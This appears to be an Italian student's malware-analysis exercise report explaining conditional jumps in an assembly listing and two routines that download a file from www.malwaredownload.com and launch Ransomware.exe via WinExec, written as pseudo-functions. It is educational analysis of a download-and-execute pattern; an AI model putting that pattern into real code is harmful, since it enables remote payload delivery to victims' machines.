

Progetto S11/L5

Team NetRaiders, Gianmarco Mazzoni

1. Salti condizionali del malware

Salti condizionali presenti: 2

Salti condizionali effettuati: 1

jnz - Locazione 0040105B (Non viene effettuato)


jz - Locazione 00401068

Il primo fa un salto condizionale solamente se $ZF=0$, quindi se gli operandi di cmp sono diversi. I due EAX risultano uguali, e quindi non viene effettuato.

Il secondo invece fa il salto se gli operandi di cmp sono uguali, ovvero $ZF=1$.

In questo caso, i due EBX (successivamente all'incremento in 0040105F) sono diversi (10 e 11), quindi viene effettuato il salto condizionale.

2. Rappresentazione grafica



3. Funzionalità implementate all'interno del Malware

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

[Download di un file dal sito indicato \(www.malwaredownload.com\);](#)

[Esecuzione del file indicato dal path \(...Desktop\Ransomware.exe\)](#)

4. Dettagliare come sono passati gli argomenti alle successive chiamate di funzione

Tabella 2

In questo caso, come mostrato nella figura precedente, viene copiato nel registro EAX l'indirizzo URL per poi pusharlo nello stack. In questo modo vengono scaricati altri file malevoli dal sito.

Tabella 3

Simile al precedente, viene copiato nel registro EDX il path dell'eseguibile del malware, per poi pushare il registro nello stack, e chiamare la funzione `WinExec()`, per avviare `Ransomware.exe`.